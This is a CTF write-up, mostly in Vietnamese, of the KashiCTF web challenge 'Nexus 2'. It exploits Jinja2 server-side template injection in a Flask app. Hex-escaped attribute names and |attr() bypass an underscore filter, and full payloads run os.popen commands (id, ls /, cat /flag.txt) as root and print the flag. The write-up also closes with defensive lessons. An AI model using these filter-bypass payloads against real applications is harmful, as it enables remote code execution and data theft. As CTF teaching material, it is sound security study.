CTF WRITE-UP

Nexus 2

Server-Side Template Injection (SSTI) — Filter Bypass → RCE

500 pts	Web / SSTI	Hard	3 Solves


"The lights from the future have become stronger, you have to be careful boy!!!"

Tác giả challenge: Aerex | Platform: KashiCTF

```
kashiCTF{lo4zrfGNOi1HbEVSaF1gidjJyKczKtbr}
```

1. Tổng quan Challenge

Nexus 2 là bài Web 500 điểm với chỉ 3 lần solve — thuộc loại khó. Target là một ứng dụng web chạy Flask/Python có tên PRISM. Nhiệm vụ là khai thác lỗ hổng SSTI trên Jinja2 để vượt qua filter nghiêm ngặt, đạt RCE và đọc flag.




Hình 1 — Challenge info: 500 điểm, by Aerex, instance URL được cấp

2. Reconnaissance

2.1 Fingerprint tech stack

Dùng Wappalyzer để xác định công nghệ đang chạy trên target:



Hình 2 — Wappalyzer phát hiện Flask 3.0.6, Python 3.11.15, Node.js + Express

- Web Framework: Flask 3.0.6 → template engine mặc định là Jinja2
- Language: Python 3.11.15
- Node.js + Express: có thể là reverse proxy phía trước Flask

Flask dùng Jinja2 làm template engine → đây là dấu hiệu rõ ràng để nhắm tới SSTI.

3. Xác nhận SSTI

Thử các payload định danh SSTI cơ bản vào input field của ứng dụng:

Payload 1: {{7*7}}

```
{{7*7}}
```

→ Output: **49** ✓ — Template engine đang evaluate expression của mình.

Payload 2: {{7*'7'}}

```
{{7*'7'}}
```

→ Output: **7777777** ✓

Kết quả **7777777** là đặc trưng của Jinja2 (Python nhân int với string = repeat). Nếu là Twig (PHP) thì sẽ ra 49. Từ đây xác định chắc chắn: đây là **Jinja2 SSTI**.

4. Phân tích Filter

Thử payload khai thác chuẩn, tất cả đều nhận được:


```
Nice try, but that input is not allowed!
```

Filter đang chặn gì đó. Bắt đầu test từng thành phần để thu hẹp phạm vi.

4.1 Test lipsum global — PASS

```
{{lipsum}}
```

→ PASS — Trả về object lipsum bình thường:



Hình 3 — lipsum hoạt động, trả về

4.2 Test dấu underscore (_) — BLOCKED

```
{{lipsum.__globals__}}
```

→ BLOCKED — Ngay lập tức bị chặn.

Kết luận: Filter đang chặn ký tự dấu gạch dưới _ (underscore). Đây là kỹ thuật filter phổ biến vì hầu hết các magic attribute của Python đều bắt đầu và kết thúc bằng dấu __.

5. Bypass Filter — Từng Bước

Bước 1: Bypass underscore bằng hex encoding

Jinja2 hỗ trợ Unicode/hex escape trong string literals. Ký tự underscore _ = **\x5f** trong hex. Thử dùng |attr() kết hợp hex string để tránh dấu _ trực tiếp:

```
{{()|attr('\x5f\x5fclass\x5f\x5f')|attr('\x5f\x5fbase\x5f\x5f')|attr('\x5f\x5fsubclasse
s\x5f\x5f')()}}
```

→ **PASS** ✓ — Hex encoding hoàn toàn bypass được filter underscore!


Bước 2: Truy cập __globals__ của lipsum

Áp dụng hex encoding cho toàn bộ tên attribute, dùng |attr() thay dấu chấm:

```
{{lipsum|attr('\x5f\x5f\x67\x6c\x6f\x62\x61\x6c\x73\x5f\x5f')}}
```

Giải mã: \x67\x6c\x6f\x62\x61\x6c\x73 = **globals**

→ **PASS** ✓ — Dump được toàn bộ global namespace của Jinja2!



Hình 4 — __globals__ dump thành công, thấy __name__, __jinja2__, __package__...


Bước 3: Lấy module os

Từ globals, dùng __getitem__ để lấy module os. Encode hết bằng hex:

```
{{lipsum|attr('\x5f\x5f\x67\x6c\x6f\x62\x61\x6c\x73\x5f\x5f')
|attr('\x5f\x5f\x67\x65\x74\x69\x74\x65\x6d\x5f\x5f')('\x6f\x73')}}
```

Giải mã: \x67\x65\x74\x69\x74\x65\x6d = **getitem** | \x6f\x73 = **os**

→ **PASS** ✓ — Truy cập được module os!



Hình 5 — — os module accessible!


6. Remote Code Execution

6.1 Payload RCE hoàn chỉnh

Gọi os.popen().read() để thực thi lệnh shell, encode toàn bộ bằng hex:

```
{{lipsum|attr('\x5f\x5f\x67\x6c\x6f\x62\x61\x6c\x73\x5f\x5f')
|attr('\x5f\x5f\x67\x65\x74\x69\x74\x65\x6d\x5f\x5f')('\x6f\x73')
|attr('\x70\x6f\x70\x65\x6e')('\x69\x64') |attr('\x72\x65\x61\x64')()}}
```

Giải mã: • \x70\x6f\x70\x65\x6e = **popen** • \x69\x64 = **id** (lệnh Linux) • \x72\x65\x61\x64 = **read**




Hình 6 — RCE thành công! uid=0(root) gid=0(root) groups=0(root)

Đạt được RCE với quyền **root**! Đây là mức cao nhất trên hệ thống.

6.2 Liệt kê filesystem tìm flag

Thay lệnh id bằng ls / (\x6c\x73\x20\x2f) để xem thư mục root:

```
{{lipsum|attr('\x5f\x5f\x67\x6c\x6f\x62\x61\x6c\x73\x5f\x5f')
|attr('\x5f\x5f\x67\x65\x74\x69\x74\x65\x6d\x5f\x5f')('\x6f\x73')
|attr('\x70\x6f\x70\x65\x6e')('\x6c\x73\x20\x2f') |attr('\x72\x65\x61\x64')()}}
```




Hình 7 — ls / cho thấy flag.txt ngay tại thư mục /

7. Đọc Flag

Thay lệnh bằng cat /flag.txt để đọc nội dung file:

```
{{lipsum|attr('\x5f\x5f\x67\x6c\x6f\x62\x61\x6c\x73\x5f\x5f')
|attr('\x5f\x5f\x67\x65\x74\x69\x74\x65\x6d\x5f\x5f')('\x6f\x73')
|attr('\x70\x6f\x70\x65\x6e')('\x63\x61\x74\x20\x2f\x66\x6c\x61\x67\x2e\x74\x78\x74')
|attr('\x72\x65\x61\x64')()}}
```



Hình 8 — Flag!

kashiCTF{lo4zrfGNOi1HbEVSaF1gidjJyKczKtbr}

8. Tóm tắt Attack Chain

#	Bước	Mô tả
1	**Recon**	Wappalyzer → Flask 3.0.6 + Python 3.11.15 → Jinja2 khả thi
2	**Confirm SSTI**	{{7*7}}→49, {{7*'7'}}→7777777 xác nhận Jinja2 SSTI
3	**Find Filter**	Payload chuẩn bị block → test từng phần → phát hiện _ bị chặn
4	**Bypass _**	\x5f thay _ trong string + |attr() thay dấu chấm → bypass hoàn toàn
5	**Dump globals**	lipsum|attr('\x5f\x5fglobals\x5f\x5f') → lấy global namespace
6	**Load os**	__globals__['os'] → <module 'os' (frozen)>
7	**RCE**	os.popen('id').read() → uid=0(root)
8	**Get Flag**	os.popen('cat /flag.txt').read() → FLAG!

9. Bài học rút ra

- SSTI rất nguy hiểm — cho phép thực thi code tùy ý trên server, thậm chí với quyền root
- Blacklist filter không đủ an toàn — hex encoding, |attr(), Unicode escape đều có thể bypass
- Nên dùng whitelist approach thay blacklist khi validate input
- Với Flask/Jinja2: dùng SandboxedEnvironment hoặc tránh render input người dùng trực tiếp vào template
- lipsum, cycler, joiner là các Jinja2 global ít bị filter hơn config hay request

Write-up: Nexus 2 (500pts) | KashiCTF | SSTI Jinja2 Filter Bypass → RCE